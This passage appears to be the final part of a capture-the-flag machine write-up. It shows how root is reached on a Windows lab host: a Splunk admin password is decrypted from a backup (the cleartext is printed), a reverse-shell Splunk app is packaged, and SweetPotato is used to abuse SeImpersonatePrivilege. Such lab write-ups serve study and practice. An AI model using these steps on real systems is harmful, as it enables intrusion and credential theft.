just like that we have the user flag 
Root
getting root is fairly easy now we have access to C:\Backups\ which has a backup of splunk we can find password in Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf this password is legacy and it uses a different secret in etc/auth/splunk.secret
1
2
3
➜  auth splunksecrets splunk-legacy-decrypt -S splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
Sp1unkadmin@2k24
those credential do work in splunk after reading online you will find out that splunk let’s you run reverse shells and doesn’t consider it as a vulnerability so we will use an old script written 7 years ago but still works today https://github.com/0xjpuff/reverse_shell_splunk
we will edit run.ps1 to write any rev shell we want
1
2
tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
mv reverse_shell_splunk.tgz reverse_shell_splunk.spl


 user has seImpersonatePrivilege we can just throw any potato exploit and see what works I will use SweetPotato which works great and then run any command as SYSTEM
 that’s pretty much the machine I had fun doing it even for the second time learned alot will do more like ISA